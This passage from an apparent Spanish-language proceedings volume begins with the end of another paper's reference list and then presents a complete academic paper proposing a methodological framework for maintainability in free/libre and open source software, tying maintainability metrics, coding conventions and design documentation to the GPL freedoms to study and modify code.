- [25] Keycloak. <http://www.keycloak.org/>.Último acceso 20/04/2017.
- [26] AngularJS. <https://angularjs.org/>. Último acceso 20/04/2017.
- [27] Moe, T.: Perspectives on traceability in food manufacture. *Food Science and Technology* 9, 211–214 (1998)
- [28] Freund,J., Rucker,B., Hitpass, B.,“BPMN 2.0 Manual de Referencia y Guía Práctica”. BPMCenter. Primera edición. 2011.
- [29]BonitaSoft. <http://es.bonitasoft.com/>. Último acceso 20/04/2017.
- [30]Wildfly. <http://wildfly.org/>. Último acceso 20/04/2017.
- [31] Java Persistence 2.0.Java Community Process. <http://jcp.org/en/jsr/detail?id=317http://docs.oracle.com/javaee/6/tutorial/doc/>. Último acceso 14/7/2017.
- [32]Hibernate. <http://hibernate.org/orm/>.Último acceso 14/7/2017.
- [33] Bernabeu, R. (2010). Hefesto. Córdoba, Argentina. <https://www.businessintelligence.info/assets/hefesto-v2.pdf>. Último acceso 20/04/2017.
- [34]Pentaho. <http://community.pentaho.com/>.Último acceso 14/7/2017.
- [35] Vazquez,A., Troglia,C., Sánchez,M., Manino,G.,Vitale, L., Caballero, J., Cortez,A., Hubbe, S., Irigoyen,M., Naveda, C., Brest,F.,”Metamodelo de Auditoría y Reingeniería para Sistemas de Trazabilidad de Vinos”. *45 Jornadas Argentina de Informática (JAIIO)*. Pág. (232-233). 2016

Marco Metodológico para Mantenibilidad de Productos FLOSS

Ruiz, José María
Facultad de Ciencias de la
Administración
Universidad Nacional de
Entre Ríos
Concordia, Entre Ríos
joseruiz_66@hotmail.com

Pacifico, Cristian Damián
Facultad de Ciencias de la
Administración
Universidad Nacional de
Entre Ríos
Concordia, Entre Ríos
cripac@fcad.uner.edu.ar

Pérez, Martín Mauricio
Facultad de Ciencias de la
Administración
Universidad Nacional de
Entre Ríos
Concordia, Entre Ríos
martinmperez@gmail.com

Abstract

Los productos licenciados como Software Libre les aseguran a sus usuarios la libertad de modificarlo y adaptarlo para cualquier fin. Para que esta libertad pueda ser fácilmente ejercida, el software debe tener características internas de calidad que aseguren la fácil comprensión y modificación del código fuente. La mantenibilidad es una cualidad interna que busca tales beneficios, y ya cuenta con métricas para ser aplicadas. El presente trabajo muestra la incidencia de la calidad de mantenibilidad de software en la posibilidad de ejercicio efectivo de las libertades que otorga la licencia del mismo, y plantea un marco metodológico inicial para formalizar su uso en proyectos FLOSS (Free/Libre and Open Source Software).

1. Introducción

El presente trabajo surge en el marco del proyecto de I+D PID-UNER 7049 “*Guías para aplicación de Normas de Calidad para los procesos de Ingeniería de Software en productos FLOSS*”. Este proyecto se lleva a cabo en la Facultad de Ciencias de la Administración de la Universidad Nacional de Entre Ríos, unidad académica que, mediante acciones en conjunto con cámaras empresariales, empresas y desarrolladores, apoya y fomenta el desarrollo e implementación de Software Libre. Este proyecto se establece como ámbito científico-académico para el desarrollo y redacción de guías y

normas para certificación de productos y procesos de Software Libre y Tecnologías Abiertas, en convenio con la Cámara Argentina de Software Libre (CADESOL).

Este trabajo describe las características esenciales de los productos de software libre y el manifiesto de libertades que los autores otorgan a los usuarios. Expone cómo el movimiento de Software Libre estipula la necesidad de contar con la disponibilidad del código fuente, para asegurar las libertades de utilizar el producto para cualquier propósito, de ejecutarlo, estudiarlo y modificarlo, y de distribuir copias con o sin modificaciones; en contraste con la Iniciativa de Código Abierto, que sólo visualiza las ventajas de un modo de desarrollo. El marco conceptual y filosófico del Software Libre impone que determinadas cualidades internas del software, relacionadas con la comprensión del código fuente y su mantenimiento, sean aseguradas.

Este trabajo está organizado como sigue. En la Sección 2 se expone cómo la cualidad de mantenibilidad impacta sobre el ejercicio real de las libertades manifestadas en las licencias de software libre, en especial la de modificar y adaptar el producto software. En la Sección 3 se detalla cómo ciertas buenas prácticas relacionadas a la adopción de convenciones para la escritura y estructuración del código fuente y documentación de diseño tienen impacto directo en los índices de mantenibilidad de software. En la Sección 4 se presenta una propuesta inicial de un marco metodológico para la mantenibilidad en productos FLOSS. Por último, en la Sección 5 se exponen conclusiones, resultados parciales y trabajos futuros en la línea de I+D, cuyos propósitos ya fueron publicados previamente [1].

2. Software Libre y Desarrollo de Software de Código Abierto

El software libre (*FS/LS free/libre software*) y el software de código abierto (*OSS: open source software*) generalmente son tratados como una misma cosa. Sin embargo, hay importantes diferencias entre ellos en lo que respecta a las licencias asignadas al software respectivo, y a los principios e ideologías de sus practicantes de cómo y por qué se debe desarrollar software para compartir, modificar, reutilizar y redistribuir [2, 3]. Mientras que el Software Libre tiene sus bases en un movimiento social [4], la Iniciativa OSS se centra en los beneficios que aporta el desarrollo de software de código abierto como método práctico.

El manifiesto más utilizado en proyectos software libre es la *Licencia Pública General del proyecto GNU*, o *GNU GPL (General Public License)*. La licencia GPL versión 3 –y anteriores– estipula cuatro libertades [5]:

- La *libertad 0*: de ejecutar el programa para cualquier propósito.
- La *libertad 1*: de estudiar cómo funciona el programa y de adaptarlo a sus necesidades.
- La *libertad 2*: de redistribuir copias, para que pueda ayudar al prójimo.
- La *libertad 3*: de mejorar el programa y poner las mejoras a disposición del público, para que toda la comunidad se beneficie.

Con estas libertades, los usuarios (personas, organizaciones, compañías) controlan el software y lo que éste hace. Estas libertades son la base ideológica que promueve el Software Libre como movimiento, bajo la tutela de la *Free Software Foundation (FSF)* [6]. Un producto cuya licencia brinda estas libertades, se denominan software libre (*F/LS free/libre software*). El término en español “Libre” es adoptado para evitar la ambigüedad del término en inglés “Free” que significa tanto libre como gratis. Se intenta con esto destacar el principio de libertad otorgada por los autores de un software a los usuarios, en contraposición al concepto de software gratuito –sin costo–, que no siempre es software libre e incluso ni siquiera OSS.

Paralelamente, la *Open Source Initiative (OSI)* [7] no prioriza estos principios; más bien realza la practicidad de contar con el código fuente del producto, independientemente de las libertades que otorga la licencia. Estos productos se denominan *software de código abierto (OSS: Open Source Software)*.

Es de destacar que un producto software libre (*F/LS*) siempre está disponible como código abierto (*OSS*); por ende, todo software libre licenciado bajo GPL –o equivalentes– es también un producto OSS. Sin embargo, no siempre un software de OSS es software libre (*FS*); ya que un proyecto OSS puede dejar disponible su código

fuelle, pero la licencia del mismo restringir las libertades mencionadas.

En algunos contextos, se requiere cierto grado de *neutralidad* [8] para hablar de proyectos/productos de los cuales se tiene acceso al código fuente, ya sea por una cuestión filosófica, una ventaja práctica, o ambas. A menudo es apropiado referirse a *F/OSS (free and open source software)* o *FLOSS* (usando la *L* por *Libre*) para acomodar enfoques que, si bien divergen en principios, son similares en materia de *desarrollo de software*.

En este sentido, el *desarrollo de software de código abierto (OSSD: Open Source Software Development)* [9, 10] es una metodología de desarrollo de software que, a los fines prácticos, requiere de la disponibilidad del código fuente, pero no necesariamente de la adopción de los valores que el Software Libre sustenta [11]. Para mantener el carácter de neutralidad, se ha rebautizado esta metodología como *FLOSSD (Free/Libre and Open Source Software Development)*.

Si una empresa es productora de productos FLOSS (o los patrocina), busca los beneficios inherentes al modelo y ciclo de vida del FLOSSD: lograr que su producto sea ampliamente usado, recibir reportes de errores y modificaciones de su producto y establecer líneas de negocios de servicios de personalización, consultorías y capacitación para uso del producto [12, 13, 14].

El desarrollo de FLOSS es un enfoque diferente, algo ortogonal al desarrollo tradicional e ingeniería de software. En el FLOSSD gran parte de la actividad de desarrollo es visible, los artefactos y entregables están públicamente disponibles y, generalmente, no hay un régimen formal de gestión de proyectos o en el gobierno de los mismos. El FLOSSD está orientado al desarrollo en conjunto de una comunidad de desarrolladores y usuarios concomitantes con el sistema de software de interés [15, 10].

Los desarrolladores de FLOSS han sido típicamente usuarios finales del software que escriben. De manera similar, otros usuarios finales participan y contribuyen al proporcionar retroalimentación, reporte de errores y testeos de usabilidad. También se reconoce ampliamente que los proyectos FLOSSD pueden producir sistemas de software sostenibles de alta calidad que pueden ser utilizados por miles de millones de usuarios [16]. En este punto se vuelve relevante la forma en que se licenció el producto; es decir, ver hasta qué punto se tiene control sobre el mismo o cuáles libertades otorga.

Si bien se puede construir bajo la estrategia y beneficios de un modelo de desarrollo, como el FLOSSD, que exteriorice los artefactos producidos –como el código fuente–, solo con las libertades del Software Libre el usuario puede tener el control del software o producto final. Aquí, cabe destacar que aceptar las libertades del Software Libre –como las expresadas por la licencia GPL–

no lo excluye de su uso comercial. El desarrollo comercial del Software Libre ha dejado de ser inusual [17, 18].

En este contexto, la libertad de modificar el código fuente no se limita al derecho del usuario, sino que es ejercicio fundamental para que el proyecto FLOSS perdure y se desarrolle. Por eso, no basta con cumplir con la exigencia de disponibilidad “práctica” del código fuente inferida en la licencia, sino que también se requiere que el producto posea cualidades internas que favorezcan y faciliten la legibilidad y modificación del código. Por ende, es necesario que las empresas autoras y usuarios finales, adopten la filosofía de Software Libre para hacer efectivo el ejercicio de estas libertades.

Puntualmente, favorecer estas cualidades internas para que el código fuente sea fácilmente modificable, plantea la adopción de buenas prácticas en la gestión y construcción del código fuente y del proyecto en general. En este sentido es importante explorar las facetas de la Ingeniería de Software, y puntualmente del ciclo de vida propuesto por el FLOSSD, al respecto.

3. Mantenibilidad y Mantenimiento del Software

El estudio y la definición de los factores o características que afectan la calidad de un software es una de las áreas más desarrolladas en la Ingeniería de Software [19, 20, 21, 22]. De hecho, se han establecido estándares para fijar las normas de calidad. En este sentido, en [19] se define la calidad del software como un “*proceso eficaz de software que se aplica de manera que crea un producto útil que proporciona valor medible a quienes lo producen y a quienes lo utilizan*”.

El modelo actual de calidad está representado por la familia de normas ISO/IEC 25000 [23], conocida como SQuaRE (*System and Software Quality Requirements and Evaluation*). Es una familia de normas que tiene por objetivo la creación de un marco de trabajo común para evaluar la calidad del producto software. El *modelo de calidad* de producto definido por la ISO/IEC 25010 está compuesto por ocho características de calidad: adecuación funcional, eficiencia de desempeño, compatibilidad, usabilidad, fiabilidad, seguridad, *mantenibilidad* y portabilidad [24].

El IEEE define *mantenibilidad* como: “*La facilidad con la que un sistema o componente software puede ser modificado para cambiar o agregar capacidades, corregir fallos o defectos, mejorar su funcionamiento u otros atributos, o adaptarse a cambios en el entorno*” [25]. Esta

definición está conectada directamente con la definición del IEEE para *mantenimiento* del software: “*es el proceso de modificar un componente o sistema software después de su entrega para corregir fallos, mejorar su funcionamiento u otros atributos o adaptarlo a cambios en el entorno*”.

Según el modelo de la ISO/IEC 25000, “*Mantenibilidad*” o *Facilidad de Mantenimiento* es la capacidad del producto software para ser modificado efectiva y eficientemente, debido a necesidades evolutivas, correctivas o perfectivas. Esta característica se subdivide a su vez en cinco sub-características aplicables a un producto software: *modularidad, reusabilidad, capacidad para analizarse, capacidad para modificarse, y capacidad para probarse*.

El término original en inglés es “*Maintainability*”. La traducción al español de la norma ISO/IEC 25010 es el término “*mantenibilidad*”, y en la traducción de la ISO/IEC 9126 se utiliza la frase “*facilidad de mantenimiento*” [26]. En el presente trabajo se adopta la primera acepción.

Estudios previos señalan al mantenimiento posterior como la fase que más recursos requiere a lo largo del ciclo de vida del producto, dos veces superior a los costos de desarrollo [19, 20, 27, 28]. A pesar de que el modelo SQuaRE no especifica un conjunto de métricas para evaluar la mantenibilidad de productos software, sí establece las características deseables de dichas mediciones. Las mismas tienen que ser objetivas, independientes y reproducibles, expresadas por medio de escalas válidas y suficientemente precisas para apoyar comparaciones fiables.

La *mantenibilidad* debe establecerse como objetivo tanto en las fases iniciales del ciclo de vida, para reducir las posteriores necesidades de mantenimiento, como durante las fases de mantenimiento, para reducir los efectos laterales [29]. Existen unos pocos factores que afectan directamente la mantenibilidad de un producto. Los tres más significativos son:

- *Proceso de Desarrollo*: la mantenibilidad debe formar parte integral del proceso de desarrollo del software y ser uno de sus principios rectores.
- *Documentación*: en múltiples ocasiones, ni la documentación ni las especificaciones de diseño están disponibles y, por lo tanto, los tiempos y costos de comprensión, corrección y/o modificación se incrementan.
- *Comprensión de Programas*: la causa básica de los altos costos del mantenimiento es la presencia de

obstáculos a la comprensión del funcionamiento del producto.

Existe la necesidad de medir y de controlar la complejidad del software, y si bien un solo valor de esta métrica de calidad es difícil de derivar, es posible desarrollar medidas de diferentes atributos internos de programa (por ejemplo: modularidad efectiva, independencia funcional, entre otros). Estas medidas y las métricas derivadas de ellas brindan un mecanismo consistente y objetivo para valorar la calidad [19, 30, 20].

Se han propuesto métricas diseñadas explícitamente para mantenibilidad que deberían afectar las actividades de mantenimiento. Otros estudios [31, 32, 33] han puesto de manifiesto la necesidad de contar con mediciones de la mantenibilidad del producto, en especial si se trata de productos de código abierto y software libre.

3.1. Incidencia de la Mantenibilidad en Productos y Proyectos FLOSS

Existe evidencia [34, 31, 35] que destaca la importancia de las métricas para la predicción de la capacidad de mantenimiento en productos FLOSS. Las más usadas son:

- Complejidad de Halstead [36]
- Complejidad ciclomática de McCabe [37]
- Número de líneas de código [30]
- Métricas orientadas a objetos de Chidamber y Kemerer [38]
- Índice de mantenibilidad [39]

Los resultados muestran que las métricas de tamaño y complejidad están fuertemente relacionadas con la capacidad de mantenimiento del producto FLOSS. Pero el tamaño y la complejidad no son los únicos factores que afectan a la capacidad de mantenimiento. Incluso si el software es complejo, puede ser fácil de mantener cuando es comprensible, ya sea a través de una buena documentación o mediante la mejora de la legibilidad del código [40].

La legibilidad del código fuente tiene un impacto directo en su facilidad de comprensión. A su vez, esa comprensión influye en la corrección y adaptabilidad del producto de software [41], lo que claramente favorece la posibilidad de ejercer las libertades 1 y 3 del manifiesto GPL.

3.2. Mantenibilidad por Convenciones de Codificación

Las *convenciones de codificación* son un conjunto de directrices para un lenguaje de programación específico. Suelen abarcar la organización de archivos, indentación, comentarios, convenciones de nomenclatura, longitud de línea, espacios en blanco, las mejores prácticas de

programación, etc. Estas pautas son importantes para la calidad estructural del software [32].

Como cada lenguaje tiene su propia sintaxis, semántica y conjuntos de comandos integrados, lo que constituye un código legible difiere en cada lenguaje de programación. Algunos criterios de convención son de aplicación general, mientras que otros son específicos a un lenguaje (por ejemplo, Java), a un paradigma (por ejemplo, programación orientada a objetos), o a un proyecto (por ejemplo, Mozilla, Linux, Apache, GNU o Eclipse).

Se ha establecido que la adopción de convenciones para escribir código fuente, representa un marco de referencia sobre aspectos léxicos y sintácticos del código, con el objetivo de estandarizar el diseño de código [32, 41], bajo el supuesto de que, tal enfoque sistemático, hará que el código sea más fácil de leer, comprender y mantener. También se recomienda en [42] que cada proyecto FLOSS adopte un conjunto de convenciones de codificación. Esta decisión promueve que el código sea legible, impactando favorablemente en la capacidad de analizarlo y comprenderlo, y se facilita la capacidad de modificar y de probar el producto.

En [32] se ha propuesto una métrica de “*adherencia a la convención*” basada en el número y la gravedad de las violaciones de estas convenciones de codificación. Se identificaron varias convenciones de codificación hechas por un panel de expertos, teniendo en cuenta proyectos de código disponible. Sus resultados indican que:

- A medida que crece el número de integrantes de un proyecto, se incrementa el esfuerzo por disminuir el número de violaciones a las convenciones.
- Estos esfuerzos se incrementan justo antes de un punto de liberación (*release*).
- La cantidad de violaciones crece en relación lineal con la longitud del código.
- Proyectos con un número reducido de integrantes presentan mejor adherencia a las convenciones.
- El uso de herramientas de análisis de código estático en el proceso de construcción de software favorece la adopción de convenciones.

Es recomendable formalizar las convenciones de código en un documento que sea compartido con todos los integrantes del equipo de desarrollo. Para todos los proyectos GNU están establecidas las convenciones de codificación (para C o C++) y su documentación necesaria [42]. Si esto se extrapola a contextos de FLOSS, resultaría adecuado que la documentación y política de tales convenciones sean publicadas junto con el código fuente. Esto favorece el ejercicio de las libertades, siempre y cuando la licencia del producto respete la filosofía de Software Libre.

Por último, existen herramientas de diferentes tipos que, utilizadas de manera integrada en el proceso de desarrollo, ayudan a mejorar la mantenibilidad del

software y a evitar errores típicos del desarrollo. Algunos de esos tipos de herramientas son:

- Analizadores de código estático, que detectan y eliminan fallas que suelen aparecer durante la implementación del software [43].
- Herramientas de inspección continua de la calidad del código, que se integran con los anteriores y ofrecen informes sobre código duplicado, convenciones de codificación, pruebas de unidad, complejidad de código, comentarios, bugs, métricas orientadas a objetos y vulnerabilidades de seguridad [44].
- Generadores de documentación, que a partir del código fuente generan documentación destinada a los programadores (documentación de API), a usuarios finales, o a ambos [45].

El trabajo [46] sostiene que el uso de herramientas de código libre sirve como un buen punto de partida hacia la obtención de los indicadores necesarios para apoyar el modelo de medición de la característica de mantenibilidad descrito en la norma ISO 9126. En este sentido, en [47] se presenta una infraestructura de medición automática basada en métricas obtenidas con herramientas de software libre y un modelo de medición de calidad del producto software basado en el propuesto por la norma ISO/IEC 9126, proporcionando indicadores de las características de calidad del producto que aporten visibilidad durante el desarrollo, la adquisición y el mantenimiento de un producto. La prueba piloto de esta infraestructura redujo incidencias y el trabajo de mantenimiento.

3.3 Mantenibilidad por Documentación de Diseño

Diversos estudios [48, 49] sostienen que la falta de documentación en los proyectos OSS afecta directamente su evolución, uso y mantenimiento de un producto software. A su vez, la documentación existente normalmente está desactualizada o es inconsistente con la funcionalidad actual. Este problema disminuye la motivación de nuevos participantes a contribuir en proyectos OSS.

Es conocido que la documentación de la arquitectura de software ayuda a los desarrolladores a comunicar, identificar y registrar las decisiones de diseño de alto nivel,

y proporcionan una visión general rápida del sistema. Mediante la norma IEEE 1471-2000: “*Recommended Practice for Architectural Description of Software Intensive Systems*” [50] se define a la *Arquitectura de Software* (SA, *Software Architecture*) como: “*La organización fundamental de un sistema encarnada en sus componentes, las relaciones entre ellos y el ambiente y los principios que orientan su diseño y evolución*”. La adopción de un estándar como marco conceptual para describir la documentación de la SA identifica cómo se debe documentar y qué elementos deberían idealmente incluirse en la documentación de SA.

Otros autores [51] sostienen que existe una falta de documentación de la SA en proyectos FLOSS. Sus resultados indican que:

- En general, el porcentaje de la documentación en proyectos FLOSS es bajo.
- Los proyectos FLOSS patrocinados por empresas o universidades son los más documentados.
- A medida que aumentan los desarrolladores, se encuentra mayor documentación.

En el mismo estudio se identificaron los elementos y lenguajes utilizados para documentar la SA en proyectos FLOSS. Para ello se contrastó con la norma IEEE 1471-2000 mencionada anteriormente. Los resultados fueron:

- Los elementos arquitectónicos más documentados son: modelo, sistema, misión.
- El lenguaje natural es la forma más utilizada para especificar la información arquitectónica en los documentos de SA.

Cabe destacar que la norma IEEE 1471-2000 fue reemplazada por el estándar internacional ISO/IEC/IEEE 42010: “*Systems and Software Engineering – Architecture description*” [52], que mediante el uso de descripciones de arquitectura aborda la creación, análisis y mantenimiento de arquitecturas de sistemas y productos software. La descripción de arquitectura ayuda a comprender la esencia del sistema y las propiedades clave de su comportamiento, composición y evolución, lo que a su vez afecta a aspectos tales como la viabilidad, utilidad y mantenimiento del sistema.

Por otro lado, un estudio [53] señala que los centros de desarrollo de OSS en línea, como GitHub¹, Google Code² y Bitbucket³, han evolucionado y brindan cierto nivel de

¹ GitHub, <https://github.com/>

² Google Code, <https://code.google.com/>

³ Bitbucket, <https://bitbucket.org/>

documentación en el desarrollo de software para adaptarse a las necesidades de una población de desarrolladores dispersa a nivel mundial, fomentando el ángulo social del proceso de desarrollo en línea. La inclusión de documentación visual puede mejorar la calidad general de los proyectos OSS. Los diagramas visuales permiten orientarse con la funcionalidad del software más rápidamente y atraen nuevos contribuyentes al proyecto.

Diferentes estudios [54, 55] señalan que tener documentación visual en forma de modelos UML puede tener un impacto positivo en el desarrollo de OSS. Sostienen que el modelado visual de la SA como parte de los esfuerzos de diseño tiene beneficios significativos para el proceso de mantenimiento del software. A su vez, el modelado puede atraer a nuevos colaboradores a elegir proyectos OSS.

4. Marco Metodológico para la Mantenibilidad en Productos FLOSS

Por lo expuesto, surge la necesidad de contar con cierto análisis para determinar si un producto FLOSS es fácilmente analizable, comprensible, y modificable, es decir, si las tareas de mantenimiento, ya sea para corregirlo, adaptarlo o expandirlo, son fáciles de llevar a cabo. Esto es de vital importancia si se desea realizar y sustentar un modelo de negocios a partir de estos productos [14].

Si bien, las buenas prácticas tendientes a la mantenibilidad de software pueden ser aplicadas a cualquier tipo de proyecto –con independencia de su forma de licenciamiento–, para el caso de proyectos de Software Libre hay una necesidad esencial que se sustenta en la posibilidad de ejercer efectivamente las libertades del manifiesto *GNU GPL*. En particular, la propuesta de este trabajo hace hincapié en la “*libertad 1: de estudiar cómo funciona el programa y de adaptarlo a sus necesidades*”, y en la “*libertad 3: de mejorar el programa y poner las mejoras a disposición del público*”. Ambas libertades implícitamente requieren de la publicación y disponibilidad del código fuente del producto/programa. Al respecto consideramos que, para que estas libertades sean practicables en forma eficiente y efectiva, el código fuente debe tener altos niveles de comprensión y de mantenibilidad.

En el presente trabajo optamos por el uso del verbo “*comprender*” en lugar de “*entender*”. Se considera que *entender* es percibir el significado de algo; en cambio, *comprender* está relacionado con la idea y el mensaje subyacentes. Por lo tanto, al leer el código fuente y/o documentación de diseño de un proyecto, no basta con conocer e identificar el significado de los símbolos empleados, es necesario “*entender el sentido*”, hacer propio lo que se entiende. La ICPC [56] sostiene que la

comprensión de un programa es necesaria para facilitar la reutilización, inspección, mantenimiento, ingeniería inversa, reingeniería, migración y ampliación de sistemas de software existentes.

Como se expresó anteriormente, las métricas que miden la mantenibilidad ya han sido desarrolladas. Al ser la mantenibilidad una cualidad potencial para la evolución del producto, sus métricas pueden dar un índice de referencia en cuanto a la facilidad de realizar las acciones de mantenimiento sobre un software. Por lo tanto, es aconsejable contar con buenas prácticas durante la construcción del código fuente en las etapas iniciales y de desarrollo de su ciclo de vida; y tales prácticas deben ser asumidas en forma activa por el grupo o comunidad de codificadores. Al ser un producto FLOSS, se debería estimular la participación de usuarios programadores eventuales, con proyección de aumentar la comunidad de desarrolladores y testadores estables [57].

Por otro lado, también resulta evidente que la documentación relacionada con el diseño del producto software impacta significativamente en la comprensión del mismo; comprensión que refleja la estrategia adoptada a nivel de decisiones de arquitectura y que va más allá del correcto entendimiento de las técnicas empleadas en el armado y evolución del código fuente. Resulta entonces adecuado mantener documentos que reflejen la arquitectura y composición del producto, y conformar esta actividad como una buena práctica en sí misma.

Para esto, un paso inicial que recomendamos es estipular buenas prácticas en la construcción del código y documentación de la arquitectura del producto, y establecer una metodología para que tales prácticas se aseguren.

Cabe aclarar que las actividades recomendadas en este marco metodológico surgen de prácticas usuales de la Ingeniería en Software y, por ende, se pueden aplicar a cualquier proyecto de desarrollo. En este trabajo, centramos nuestro interés en el impacto que tendría la adopción de este marco metodológico en proyectos de Software Libre, favoreciendo el ejercicio de las libertades manifiestas en la licencia del producto.

Brevemente se detallan algunas etapas de aplicación metodológica generales que proponemos para mejorar los índices de métricas de mantenibilidad de un determinado producto FLOSS.

1) ***Establecer la mantenibilidad como uno de los objetivos centrales del proyecto.*** En los métodos de ingeniería en software tradicionales y en los específicos – como FLOSSD – se estipulan acciones para definir los requerimientos del producto y objetivos del proyecto, que deben contemplar las necesidades de mantenimiento, equiparables con requerimientos de usabilidad, seguridad, fiabilidad, portabilidad, etc. Si en el proyecto se adopta la filosofía de Software Libre, o solo visualiza las ventajas del código abierto (OSS), en ambos casos se debe facilitar

que el público pueda modificar y adaptar el producto a sus necesidades y, potencialmente, retroalimentar la evolución del producto. Tener (o consensuar) una política de mantenibilidad es esencial para la evolución del producto y para que el producto sirva en modelos de negocios afines. Por ello es necesario definir y comunicar las políticas de mantenibilidad para que fomenten la comprensión del código fuente y con ello la facilidad de colaborar en el proyecto.

2) **Definir convenciones de codificación.** Si bien la mayoría de los proyectos FLOSS, ya tienen definidas las normas y los estilos de codificación y documentado de código, es necesario definir los procedimientos para poder medir en forma continua la adhesión a tales normas. De esta forma, se pueden identificar los puntos que generan mayor conflictividad. Para ello es necesario seleccionar las convenciones de código que garanticen la comprensión del código fuente.

3) **Definir tipos de documentación de diseño.** En la mayoría de los casos, si se desea adaptar un producto FLOSS, se cuenta con el código fuente, documentación de API y eventualmente un historial de cambios. No es tan común contar con documentos de diseño, como los que se producen en los proyectos tradicionales basados en Ingeniería de Software. Para cumplir este punto es necesario establecer un conjunto mínimo de documentos de diseño y llevar un registro de su mantenimiento y evolución a la par del código fuente, que faciliten la comprensión y capacidad de análisis del producto y la *comprensión (o declaratividad)* del código fuente.

4) **Aplicar métricas de mantenibilidad.** Al ser un ciclo continuo el esquema propuesto por el FLOSSD, la auditoría sobre la salud del código fuente desde el punto de vista de la mantenibilidad se puede realizar en cualquier etapa. Independientemente de esto, es necesario sistematizar tal actividad. Además, es aconsejable aplicar un sistema de premios y castigos si se mide la adhesión a normas. Se debe tener en cuenta que índices no favorables en estas mediciones y las acciones correctivas pertinentes, pueden prevenir un quiebre en la evolución del proyecto. Para ello es necesario seleccionar las herramientas automáticas que mejor se adapten para realizar su medición, aplicar sus métricas y obtener los indicadores necesarios.

5) **Buscar lineamientos de calidad acreditables por normas reconocidas.** En este contexto, no resulta ajeno pensar que un proceso o producto FLOSS siga los lineamientos de calidad de software planteados por

normas de calidad acreditadas (ISO/IEC 25000 o similares). Si bien lo importante es que siga la filosofía subyacente, no debería descartarse un proceso de evaluación y certificación de la norma. Al establecer principios de calidad relacionados a la mantenibilidad, es más fácil adoptar la idea de certificar y validar el producto. La gestión y financiamiento del proceso de certificación podría estar a cargo de empresas patrocinadoras o de terceras partes con modelos de negocios centrados en el producto. Para cumplir este punto es necesario que los puntos anteriores se apoyen en el marco de referencia descrito en las normas internacionales más reconocidas con el objetivo de lograr la medición de la mantenibilidad de un producto software.




Figura 1. Marco Metodológico

Este conjunto de lineamientos metodológicos, esquematizado en la Figura 1, es inicial y mejorable. No obstante, su implementación podría favorecer el ejercicio real de la libertad de modificar y adaptar un producto FLOSS. Por lo expresado, consideramos que en este contexto no basta con que el producto a medir o el proceso a mejorar sean solamente basados en la iniciativa de código abierto (OSS). Es importante que se manifieste el espíritu de cooperación y aporte de terceros por fuera de los que soportan y/o gestionan el proyecto. Es decir, no solo obtener una ventaja metodológica, como la FLOSSD, sino defender una filosofía que promueve una amplia participación.

En la otra cara de la moneda, es necesario remarcar que las libertades que se manifiestan en la licencia GPL deben tener métodos y herramientas provenientes del desarrollo

e ingeniería de software para garantizar su ejercicio efectivo.

5. Resultados y Trabajo Futuro

5.1. Resultados Parciales

Si bien las características esenciales de los productos de software libre están puestas de manifiesto en sus libertades, se deben asegurar determinadas cualidades internas del software vinculadas a la legibilidad y modificación del código fuente. En especial si esas cualidades impactan sobre el ejercicio real de las libertades 1 y 3 del software libre.

La utilización de las métricas para medir la complejidad y el tamaño de un producto FLOSS asiste a la elección de un producto sobre otro. Pero se debe complementar con una política de mantenibilidad, esencial para la evolución del producto, mejorar la calidad del código, y facilitar el mantenimiento y la reutilización. Es altamente aconsejable sistematizar el uso de ciertas prácticas en el proceso de desarrollo de software, como la adopción de convenciones de codificación para la escritura y estructuración del código, debido a que estas permiten leer, comprender y mantener más fácilmente el producto software.

En este trabajo se vinculan métricas aplicables a la mantenibilidad propias de la Ingeniería de Software, la incidencia que determinadas buenas prácticas tienen en esas métricas, y cómo el análisis de tales métricas y la adopción de esas buenas prácticas favorecen el ejercicio de las libertades manifiestas en productos de Software Libre. Hemos presentado una primera versión de un esquema de lineamientos metodológicos aplicables a proyectos FLOSS que tiene en cuenta estas cuestiones.

Contar con documentación de la arquitectura de software ayuda a los desarrolladores a comunicar, identificar y registrar las decisiones de diseño de alto nivel, lo que lleva a garantizar aspectos tales como la viabilidad, utilidad y mantenimiento del sistema. A su vez, el modelado visual de la arquitectura atrae nuevos colaboradores a elegir un proyecto FLOSS y tiene beneficios significativos en el proceso de mantenimiento del software.

Se muestra la relevancia de que un equipo de desarrollo de software tome conciencia de la importancia del uso de herramientas automáticas como analizadores de código estático, inspecciones continuas y generadores de documentación, que garantizan la reducción del costo de mantenimiento de software al detectar los errores lo más pronto posible y mejorar la legibilidad y modificación del código.

Resulta recomendable, al tratarse de un producto FLOSS, definir, documentar y publicar las políticas de convenciones de codificación, documentación del código

fuelle y de diseño junto con el proyecto. Esto promueve la transparencia, solidaridad y cooperación que avala los principios y valores del Software Libre.

Este trabajo plantea un marco metodológico que responde a una motivación esencial para productos y proyectos FLOSS, y en particular de software libre (FLS): la posibilidad de permitir modificar y adaptar el software. Esta es una característica esencial de la filosofía Software Libre, por estar explícitamente indicada en las licencias (GPL y relacionadas) como libertades otorgadas a los usuarios del producto. Este manifiesto de libertades exige la disponibilidad del código fuente, para que pueda modificarse, adaptarse y, eventualmente, redistribuirse. Este es un punto en común que se tiene con los productos open source (OSS), cuyas licencias son completamente compatibles con GPL de Software Libre; o bien ofrecen los beneficios prácticos de exponer públicamente el código del producto.

